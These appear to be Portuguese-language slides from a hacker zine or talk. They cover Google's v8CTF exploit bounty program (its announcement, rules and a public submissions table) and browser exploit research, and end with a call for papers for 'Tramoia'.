"Google is aware that an exploit for CVE-2023-4863 exists in the wild."

# EXPLOITS POR AÍ



stephen  
 @\_tsuro

...

We just started the #v8CTF: a new exploit bounty program for v8!

- \* \$10,000
- \* N-day vulnerabilities are in scope, but limited to first submission per deployed v8 version
- \* unlimited for self-found bugs (on top of regular VRP)

More info here: [github.com/google/securit...](https://github.com/google/securit...)

[Traduzir post](#)

7:26 AM · 8 de out de 2023 · **48,2 mil** Visualizações



# EXPLOITS POR AÍ

## v8CTF Rules

The v8CTF is a part of the [Google VRP](#) in which we reward successful exploitation attempts against a V8 version running on our infrastructure. This program is orthogonal to the [Chrome VRP](#), if you find a bug and exploit it, you can submit the bug to the Chrome VRP and use the exploit for the v8CTF.

In the following, we will differentiate between 0-day and n-day exploits. If the bug that led to the initial memory corruption was found by you, i.e. reported from the same email address as used in the v8CTF submission, we will consider the exploit a 0-day submission. All other exploits are considered n-day submissions.

## Rules

The following rules apply to the eligibility of exploits:

- Your exploit needs to exfiltrate the flag from our v8CTF infrastructure.
- Only the first submission for a given bug that leads to the initial memory corruption is eligible.
- Only the first submission per deployed V8 version in v8CTF is eligible based on the timestamp of the form submission.
  - 0-day submissions are exempt from this limit.
- Exploits need to be reasonably fast and stable. We accept submissions with an average runtime of less than 5 minutes and at least 80% success rate.
- Valid submissions get a reward of \$10,000.





# EXPLOITS POR AÍ

## v8CTF Rules

The v8CTF is a part of the [Google VRP](#) in which we reward successful exploitation attempts against a V8 version running on our infrastructure. This program is orthogonal to the [Chrome VRP](#), if you find a bug and exploit it, you can submit the bug to the Chrome VRP and use the exploit for the v8CTF.



## Public v8CTF submissions : Responses



Timestamp	Flag	Exploit hash	Status
10/25/2023 23:5	v8CTF{1698267	45ff096edfe1c5f	confirmed
10/30/2023 7:54	v8CTF{1698645	930fa1bd79e138	invalid

- Only the first submission per deployed v8 version in v8CTF is eligible based on the timestamp of the form submission.
  - 0-day submissions are exempt from this limit.
- Exploits need to be reasonably fast and stable. We accept submissions with an average runtime of less than 5 minutes and at least 80% success rate.
- Valid submissions get a reward of \$10,000.





# EXPLOITS POR AÍ

## Conclusões

O Google está fazendo diversos esforços para melhorar a segurança do Chrome, mas pela absurda complexidade de um navegador, as superfícies de ataques e novas técnicas continuam acompanhando essa velocidade e por ser um alvo de extremo valor (exploits desse nível são o começo de chains 1-click para diversos dispositivos) é um campo de pesquisa crescente.






# EXPLOITS POR AÍ





# **CALL TO PAPERS @ TRAMOIA**



CHAMADA DE ARTIGOS

-cm 0x1

Não deixe o hacking morrer,  
a segurança da informação está  
matando o hacking. Todas as zines morreram.  
Todos os artigos em inglês. Tudo importado. Quantos  
grupos sobraram?

Buscamos pesquisas originais sobre qualquer tramoia computacional, arruaça digital, muvuca cibernética e maracutaias do silício.

↓ Envie seu artigo para ↓  
►►► trm@tramoia.sh ◄◄◄  
?? . ?? . 2024